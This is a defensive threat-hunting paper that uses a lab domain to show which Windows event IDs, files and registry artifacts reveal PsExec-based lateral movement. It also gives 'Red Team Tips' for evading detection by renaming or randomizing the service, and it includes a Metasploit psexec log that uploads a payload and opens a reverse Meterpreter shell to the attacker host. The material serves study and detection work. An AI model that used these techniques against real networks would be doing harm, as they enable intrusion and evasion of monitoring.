HABOOB

Hunting Red Team Activities with Forensic Artifacts

By Haboob Team

Research@haboob.sa

CYBERSECURITY PROFESSIONAL SERVICES

Table of Contents

Table of Figures

1. Introduction

A lot of enterprise networks are under attack or they already have been attacked by the adversaries. Red teamers or attackers tend to compromise the environments with new ways and rely on legitimate tools with sophisticated techniques based on their skill levels. On the other hand, the job of the blue teamers becomes more challenging and difficult as the attacker only needs to be successful once to gain access. The blue teamers need to proactively search for evidence of compromise in the environment and think like "the red teamers" in order to detect and hunt their activities and their techniques across the network and the endpoints. In this research paper, we demonstrated some of the red team activities that based on real life scenarios. We have discussed about various forensic artifacts for hunting the malicious actors and their traces. We also gave an overview about the Yara Rule for detecting the malwares and the malicious files. At the end of this paper, we created some effective SIEM use cases for the sake of hunting, monitoring and detecting the demonstrated scenarios as well as some hunting tips.

2. Why Threat Hunting?

Many enterprises nowadays are not aware about the different types of the activities that exist on their network and in the environment. In fact, they don't know actually if they have been attacked by some adversaries or some of their servers are compromised. Also, they don't know if there are attackers that living on their network as well as what the attackers have been doing so far over the environment (like collecting data, stealing confidential material, obtaining login credential for lateral movements activities). With the Threat Hunting, you can proactively search for any suspicious or malicious activities and look for any signs of attacks or compromises over the endpoints and the network. Also, the threat hunting digs deep to find malicious actors in your environment that stealthy remain in the network which will minimize the risk of an environment and decrease the number of the damage.

3. Windows Forensic

You can't protect what you don't know about, and understanding forensic capabilities and artifacts is a core component of information security. In Windows forensic analysis, you'll recover, analyze, and authenticate forensic data on Windows systems, track particular user activity on your network, and organize findings for use in incident response, compromised assessment, internal investigations, and civil/criminal litigation. Whether you know it or not, Windows is silently recording an unbelievable amount of data about you and your users.

4. LAB Environment Demonstration

4.1 Red Team

In order to understand what the red teamers can do in the network and what are the various techniques and activities that can be achieved, we have built a custom lab environment dedicated for this purpose and we have simulated some of the red team activities based on real life scenarios. We'll suppose that an attacker or a red teamer has an initial access to the network, and hence we will make such malicious activities that can be achieved by the red teamers (like lateral movements activities) on some of the machines of the network.

4.2 Blue Team

On the other hand, we will also simulate the role of the blue teamers and how they can hunt the red team activities based on the scenarios that we have created, and what the appropriate ways to investigate, collect and analyze some of the forensic artifacts that can lead the blue teamers to hunt the red teamers and how to track their activities and the traces left by the red team.

4.3 LAB Overview

To make it clear, this is a simple overview of the LAB environment:

- Domain Controller Server: DC-01 (Active Directory).
- Windows 7 Client: PC-01 (Domain-Joined Machine)
- Windows 10 Client: PC-02 (Domain-Joined Machine)
- Firewall (For Internet Access).
- Kali Linux (Attacking Machine).

Note that for the Kali Linux machine, we will use it only to demonstrate one kind of lateral movement technique. However, most of the red team activities that we simulated on this LAB are based on legitimate/native tools provided by Windows.

The Network information of the LAB:

- Domain Name: Haboob.local
- IP Range: 10.10.10.0/24

In this LAB environment, we will suppose that there is no security solution in place on the network or in the endpoints (like EDR, SIEM, AV, etc.). In fact, we will rely only on the default Windows logs and artifacts for the purpose of collecting data and investigating the suspicious activities. However, we are going to use some Open-Source tools that can help us (as a blue team) to analyze some of the forensic artifacts.

5. Scenarios

In this section, we are going to demonstrate some of real life scenarios for hunting and investigating a number of red team activities. As mentioned previously, we will suppose that a red teamer has an initial access to the network and has made some malicious activities over the machines of the domain.

5.1 Remote Execution Tool (Psexec)

Nowadays, many of the red teamers are dealing with such Remote Execution Tools to execute their commands remotely and get their jobs done and they rely on the default tools (administrator tools) that are whitelisted on most of the cases. We will start our scenarios with the Psexec tool. Psexec is a legitimate tool provided by Sysinternals from Microsoft and it's being used by most of the administrators on Windows environments. The attackers usually use this tool to do their malicious activities like lateral movements across the environment and execute commands remotely. A basic command to get a cmd.exe session is by using the below command (as shown in figure 1):



Figure 1. Psexec Suspicious Command.

As you can see above, the attacker or the red teamer has executed the malicious command (from PC-02) and has successfully got a cmd session (PC-01) and has run such commands.

We can detect this activity from Windows Events on the source machine (PC-02):



Figure 2. Windows Event ID (4648) from Source Machine.

On the above event, you can see that the event type is (Security Event) and the event ID is 4648 and all the details of this activity that captured from the source machine like the user being used to execute command (Haboob\Ali), the target server which (PC-01.Haboob.local) and the IP of the server (10.10.10.20) as well as the time of the activity and the source of machine.

We can also detect this activity from the destination machine with two event IDs (4624, 4672):



Figure 3. Windows Event ID (4624) from Destination Machine.



Figure 4. Windows Event ID (4672) from Destination Machine.

There is an artificat to know if the psexec has ever been run by any user or not. Basically whenver a user executes a command, a Psexec service will be generated on the target machine and will leave a file on the path C:\Windows with the name (PSEXESVC):



Figure 5. PSEXESVC File on the Target Machine.

It will also generate an event of a service that has been created (from system events) for the same service (PSEXECSVC.exe) with the event ID (7045):



Figure 6. PSEXESVC Windows Event ID (7045) from Destination Machine.

You can also detect the creation of this service on the below registry key:



Figure 7. Registry Value for the Service (PSEXESVC).

Speaking of the registry, there is an artifact in which you can detect any Sysinternals tool (Psexec in our case). The registry value will log the first execution of the tool (after accepting the Eula in the command line or in GUI):



Figure 8. Registry Value for the Psexec Execution from Source Machine.

As you can see in figure 8, the registry has logged a value for the Sysinternals tool (Psexec) when it has been executed for the first time on the source machine. This also will help you to know if any of the Sysinternals tools has ever been executed on a machine.

Red Team Tip 1: you can change the service name to another name so you can avoid some detection mechanisms used by security solutions. You can use the switch (-r) along with the name of the service you want to be created on the target machine:



Figure 9. Psexec Command with the Switch (-r).

The result is a new service name (HaboobSVC):



Figure 10. HaboobSVC File on the Target Machine.

This is a good way to avoid some of the detection techniques used by the blue team. Think about if there is a rule to detect any file created with the name (PSEXESVC), with the switch (-r), the service name will be changed to a custom name chosen by the malicious user.

Red Team Tip 2: there is a famous module on the Metasploit which will create a random service name and then it will be deleted automatically on the same time. This also will help you to avoid some detection mechanisms used by security solutions:

```
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445|haboob.local as user 'ali'...
[*] 10.10.10.20:445 - Uploading payload... bthomXIE.exe
[*] 10.10.10.20:445 - Created \bthomXIE.exe...
[+] 10.10.10.20:445 - Service started successfully...
[*] 10.10.10.20:445 - Deleting \bthomXIE.exe...
[*] Sending stage (179779 bytes) to 10.10.10.20
[*] Meterpreter session 3 opened (10.10.10.50:4444 -> 10.10.10.20:49329) at 2020-03-07 15:06:02 -0500

meterpreter > sysinfo
Computer        : PC-01
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : HABOOB
Logged On Users : 9
Meterpreter     : x86/windows
meterpreter > shell
Process 1404 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>hostname
hostname
PC-01
```

Figure 11. Psexec Module on Metasploit.

As a blue teamer, you have to be careful with the above red teaming techniques and always check the path C:\Windows for any created abnormal file with a suspicious name, also you can check the registry value to detect any random service name like the one we just created (HaboobSVC):

